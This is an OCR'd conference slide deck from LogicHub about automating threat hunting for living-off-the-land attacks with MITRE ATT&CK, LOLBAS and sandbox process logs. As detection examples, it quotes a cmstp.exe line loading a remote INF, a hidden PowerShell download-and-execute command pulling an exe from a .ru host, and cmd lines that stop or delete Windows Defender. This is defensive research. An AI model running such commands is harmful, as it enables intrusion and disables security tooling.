ATT&CKing The Command Line & Hunting For More


LogicHub

Evan Gaustad

Principal Threat
Detection Engineer
LogicHub

LogicHub

Agenda



- Threat Hunting Automation Motivation
- MITRE ATT&CK & LOLBAS
- Process Execution Logs
- Artificial Intelligence Agent Design
- Putting it all together
- Results
- Take-aways

LogicHub

Threat Hunting Automation Motivation

Current Reality

- Threat hunting used to detect activity we are currently missing. As defenders, we often don't know we are missing it.
- Resource gaps
- Skill gaps
- Limited time to spend on threat hunting

Suggested Approach

- Automate threat hunting
- MITRE ATT&CK and other frameworks is a good place to start
- MUST be effective with both small and big data

LogicHub

MITRE ATT&CK

- Adversarial Tactics, Techniques, and Common Knowledge
- Knowledge base for cyber adversary behavior (techniques) mapped to kill chain phases (tactics)
- Can be consumed in Wiki format or programmatically via STIX/TAXII interface

https://attack.mitre.org/

LogicHub

MITRE ATT&CK

Initial Access	Execution	Persistence	Lateral Movement	...	Exfiltration
Drive-by Compromise	PowerShell	New Service	Remote Desktop Protocol		Data Transfer Size Limits
Spearphishing Link	CMSTP	Scheduled Task	Windows Remote Management		Exfiltration over C2 Channel
⋮	⋮	⋮	⋮		⋮

283 Techniques (219 unique) across 10 tactics

LogicHub

MITRE ATT&CK

CMSTP

The Microsoft Connection Manager Profile Installer (CMSTP.exe) is a command-line program used to install Connection Manager service profiles.[1] CMSTP.exe accepts an installation information file (INF) as a parameter and installs a service profile leveraged for remote access connections.

Adversaries may supply CMSTP.exe with INF files infected with malicious commands.[2] Similar to Regsvr32 / "Squiblydoo", CMSTP.exe may be abused to load and execute DLLs[3] and/or COM scriptlets (SCT) from remote servers.[4][5] This execution may also bypass AppLocker and other whitelisting defenses since CMSTP.exe is a legitimate, signed Microsoft application.

CMSTP.exe can also be abused to Bypass User Account Control and execute arbitrary commands from a malicious INF through an auto-elevated COM interface.[3][5]

CMSTP

Technique

ID	T1191
Tactic	Defense Evasion, Execution
Platform	Windows
Permissions Required	User
Data Sources	Process Monitoring, Process command-line parameters
Supports Remote	No
Defense Bypassed	Application whitelisting, Anti-virus
Contributors	Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank

LOLBAS

- Living Off the Land Binaries and Scripts
  - General term used when an attacker abuses built-in binaries and scripts of an OS install or common application installation
  - These techniques may be harder to detect, evade controls, blend in with normal use etc.
  - LOLBAS typically provides examples of how these tools are invoked at the command line.

https://github.com/api0cradle/LOLBAS

LOLBAS

37 lines (25 sloc) | 1.05 KB

Raw Blame History

Cmstp.exe

- Functions: Execute, UACBypass

```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf

cmstp.exe /ni /s https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Cmstp.inf
```

Acknowledgements:

- Oddvar Moe - @oddvarmoe
- Nick Tyrer - @NickTyrer

Code sample:


- Cmstp.inf
- Cmstp_calc.sct

Resources:

- https://twitter.com/NickTyrer/status/958450014111633408

MS Windows and Technical Context


- Learn about the Windows Operating System
  - Common OS binaries and directory structure. Can be obtained from “gold image(s)” and process execution logs.
  - Tool descriptions and command line arguments.
  - Operating system features, some obscure and undocumented
  - Common file type, SIDs, common protocols, RFC 1918 IP Address Allocation, registry keys, alternate data streams etc.



LogicHub

Threat Hunting Living off the Land

- Review and understand MITRE ATT&CK techniques and LOLBAS examples
- Identify patterns that might indicate malicious activity
- Search hypothesized pattern in enterprise endpoint logs to confirm
- Reduce events from millions per day to dozens
- Repeat until something “interesting” is found and is escalated for investigation



LogicHub

Process Execution Logs

Provides information about each process executed on an endpoint

Collection Option #1: Windows Event Logging
- Enable logging via Group Policy change (Event ID 4688)
- Enable Command Line Argument Logging


Collection Option #2: Sysmon
- Run Sysmon and enable Type 1 event logging
- Swift-On-Security (https://github.com/SwiftOnSecurity/sysmon-config)

Collection Option #3: EDR Tools
- Enterprise Detection Response (EDR) tools (e.g. Tanium, Carbon Black, CyberReason)

LogicHub

Malware Sandbox Logs

- Collected malware sandbox logs from Hybrid Analysis
- Parsed and preprocessed more than 3 months of logs





```
{
  "md5": "a9613a2e4620683fc294d395329f1e06",
  "sha1": "82591c531ecb20f5390a4173dfbc93e42187e3ba",
  "sha256": "ac6b771f6f404303cda8ea93a8c819aea67f0d1a384caf7b751f92d753987b71",
  "analysis_start_time": "2018-05-18 17:59:20",
  "threatscore": 100,
  "threatlevel_human": "malicious",
  "size": 26112,
  "type": "Composite Document File V2 Document, Little Endian ...",
  "hosts_geo": [{"ip": "185.145.45.29", "lat": "59.9127", "lon": "10.7461", "cc": "GBR"}],
  "vt_detect": 3,
  "process_list": [
    {
      "uid": "00044009-00003044",
      "name": "EXCEL.EXE",
      "normalizedpath": "%PROGRAMFILES%\\Microsoft Office\\Office14\\EXCEL.EXE",
      "commandline": "/dde",
      "sha256": "ead4783058efc1fca6e92266cca02ae8ab79105405775208167d280c14d98914"
    }, {
      "uid": "00055582-00003000",
      "parentuid": "00044009-00003044",
      "name": "cmd.exe",
      "normalizedpath": "%WINDIR%\\System32\\cmd.exe",
      "commandline": "/c @echo Set objShell = CreateObject(\"Wscript.Shell\") > Pz.vbs & @echo objShell
      "sha256": "17f746d82695fa9b35493b41859d39d786d32b23a9d2e00f4011dec7a02402ae"
    }, {
```


https://www.hybrid-analysis.com/docs/api/v2#/Feed/get_feed_latest

LogicHub


Automate Threat Hunting LOLBAS

- Like humans, AI needs knowledge of MITRE ATT&CK, LOLBAS, Microsoft built-in tools (long-term memory)
- Working memory learns new variations of attacks (short-term memory)
- Automate searches of enterprise logs
- Score results to escalate high priority events for investigation




LogicHub

Cognitive Architecture




Cognitive Architecture



LogicHub

Cognitive Architecture



Malware Sandbox Logs

Process Execution Logs from Endpoints

LogicHub

Cognitive Architecture

Attacker / Normal Use knowledge

Tool Usage examples

Long Term Memory

Short Term Memory

Prioritized Hunt Logic

HYBRID ANALYSIS

Malware Sandbox Logs

Clustered TTPs

Heuristics, “Similarity” searches, and classification

Process Execution Logs from Endpoints

LogicHub

Knowledge Representation

Attacker / Normal Use knowledge

Tool Usage Examples

Process Chains

Command Line Args

Powershell.exe

Rundll32.exe
- **Functions: Execute, Read ADS**
- **References: LOLBAS/ATT&CK**
- **Windows path:**
  C:\Windows\...\rundll32.exe
- **Windows description:**
  Windows host process …

…

excel.exe > rundll32.exe

rundll32.exe > attrib.exe

cmd.exe > rundll32.exe
- **First_seen: 7/2/2018**
- **Label: Benign**
- **Times_seen: 35**

…

javascript:"\..\mshtml…

desk.cpl,InstallScreen…

shell32.dll,Control…
- **First_seen: 8/9/2018**
- **Label: Malicious**
- **Times_seen: 4**


… TAG TAG

Long Term Memory

Short Term Memory

LogicHub

LOLBAS / ATT&CK Mapping



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning and Relay	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Non-Application Layer Protocol
	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent	SID-History Injection	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	Valid Accounts	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	Indicator Removal on Host						
	User Execution	Logon Scripts		Indirect Command Execution						
	Windows Management Instrumentation	LSASS Driver		Install Root Certificate						
	Windows Remote Management	Modify Existing Service		InstallUtil						
		Netsh Helper DLL		Launchctl						
		New Service		LC_MAIN Hijacking						
		Office Application Startup		Masquerading						
		Path Interception		Modify Registry						
		Plist Modification		Mshta						
		Port Knocking		Network Share Connection Removal						
		Port Monitors		NTFS File Attributes						
		Rc.common		Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						
		Registry Run Keys / Start Folder		Process Doppelgänging						
		Scheduled Task		Process Hollowing						
		Screensaver		Process Injection						
		Security Support Provider		Redundant Access						
		Service Registry Permissions Weakness		Regsvcs/Regasm						
		Shortcut Modification		Regsvr32						
		SIP and Trust Provider Hijacking		Rootkit						
		Startup Items		Rundll32						
		System Firmware		Scripting						
		Time Providers		Signed Binary Proxy Execution						
		Trap		Signed Script Proxy Execution						
		Valid Accounts		SIP and Trust Provider Hijacking						
		Web Shell		Software Packing						
		Windows Management Instrumentation Event Subscription		Space after Filename						
		Winlogon Helper DLL		Timestomp						
				Trusted Developer Utilities						
				Valid Accounts						
				Web Service						

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS

LogicHub

LOLBAS / ATT&CK Mapping

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Command And Control
15 items	9 items	5 items	18 items	2 items	3 items	2 items	1 items
CMSTP	BITS Jobs	Bypass User Account Control	BITS Jobs	Credential Dumping	Query Registry	Remote File Copy	Remote File Copy
Control Panel Items	Modify Existing Service	New Service	Bypass User Account Control	Credentials in Registry	Security Software Discovery	Windows Remote Management	
InstallUtil	Netsh Helper DLL	Path Interception	CMSTP		System Service Discovery		
Mshta	New Service	Port Monitors	Control Panel Items				
PowerShell	Path Interception	Service Registry Permissions Weakness	Deobfuscate/Decode Files or Information				
Regsvcs/Regasm	Port Monitors		Indirect Command Execution				
Regsvr32	Service Registry Permissions Weakness		InstallUtil				
Rundll32	SIP and Trust Provider Hijacking		Modify Registry				
Scripting	Winlogon Helper DLL		Mshta				
Service Execution			NTFS File Attributes				
Signed Binary Proxy Execution			Regsvcs/Regasm				
Signed Script Proxy Execution			Regsvr32				
Trusted Developer Utilities			Rundll32				
Windows Management Instrumentation			Scripting				
Windows Remote Management			Signed Binary Proxy Execution				
			Signed Script Proxy Execution				
			SIP and Trust Provider Hijacking				
			Trusted Developer Utilities				

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS

LogicHub

Hunting for “Similarity”

Method #1: Process Chains

Method #2: Text Similarity

Method #3: Grouping Concept “Tags”

LogicHub

Hunting for “Similarity”

- **Method #1: Process Chains**
- Method #2: Text Similarity
- Method #3: Grouping Concept “Tags”

LogicHub

Process Chains

- Parse malware sandbox process execution logs for process call chains
- Learn which process chains are malicious, benign, and whether we have enough information to be certain

PPID	PID	Process / Command Line
100	101	WINWORD.EXE /n "C:\ProtectedDocument.docm"
101	102	rundll32.exe %WINDIR%\\System32\\rundll32.EXE
102	103	updateservice.exe


Process Execution Log Example

winword.exe > rundll32.exe > unknown.exe
First seen: 5/20/2018
Last observed: 8/20/2018
Times seen: 35
 # malicious: 35
 # benign: 0
…

Short Term Memory Representation

LogicHub

Process Chain Training



LogicHub

Process Chain TTP Identification

- Beyond tribal knowledge, AI automatically extracted process chain TTPs with no benign examples.

Count	Process Chain
4710	unknown_process.exe => unknown_process.exe => taskkill.exe
1295	unknown_process.exe => cmd.exe => cmd.exe
1215	winword.exe => cmd.exe
1003	unknown_process.exe => unknown_process.exe => cmd.exe => cscript.exe
718	unknown_process.exe => nslookup.exe
699	winword.exe => powershell.exe
690	unknown_process.exe => cmd.exe => cscript.exe
673	unknown_process.exe => unknown_process.exe => unknown_process.exe => cmd.exe
556	unknown_process.exe => taskkill.exe
550	unknown_process.exe => attrib.exe

Hunting for “Similarity”

Method #1: Process Chains

Method #2: Text Similarity

Method #3: Grouping Concept “Tags”

LogicHub

Command Line Argument Analysis

- Some techniques better identified through command line arguments

PPID	PID	Process / Command Line
100	101	cmd.exe /c “powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'); InVOkE-WmiMethoD -Class Win32_PRoCEss -NamE CrEate -ArgumEntLIst '%TeMp%PnY63.EXE’”

Process Execution Log Example

“Similarity Measurement”

/c powershell -w hidden -noprofile -executionpolicy bypass …

First seen: 5/20/2018
Last observed: 8/20/2018
Times similar seen: 12
 # malicious: 12
 # benign: 0

Short Term Memory Representation

LogicHub


Command Line Argument TTP Identification

- AI aggregates statistics using NLP-based similarity searches after it experiences enough data

Count	%	Command Line Arguments for cmd.exe	Comment
80	6.4%	/s /d /c" ftype "	Displays file extension associations
68	5.4%	/c start www.pornhub.com	Forces user to visit porn site
47	3.7%	/c sc stop windefend	Stops Windows Defender service
46	3.7%	/c powershell set-mppreference -disablerealtimemonitoring $true	Disables realtime monitoring in Microsoft Defender
46	3.7%	/c sc delete windefend	Deletes Windows Defender
43	3.4%	/c cacls "%appdata%\microsoft\windows\start menu\programs\startup\start.lnk" /t /e /g users:f /c	Grants full control of .lnk file to all users
29	2.3%	/c ftyp^e | find^str df^il	Searching for .cmd file association
24	1.9%	/k attrib "c:" +s +h	Adds system and hidden file attributes

LogicHub

Hunting for “Similarity”



Method #1: Process Chains

Method #2: Text Similarity

- **Method #3: Grouping Concept “Tags”**

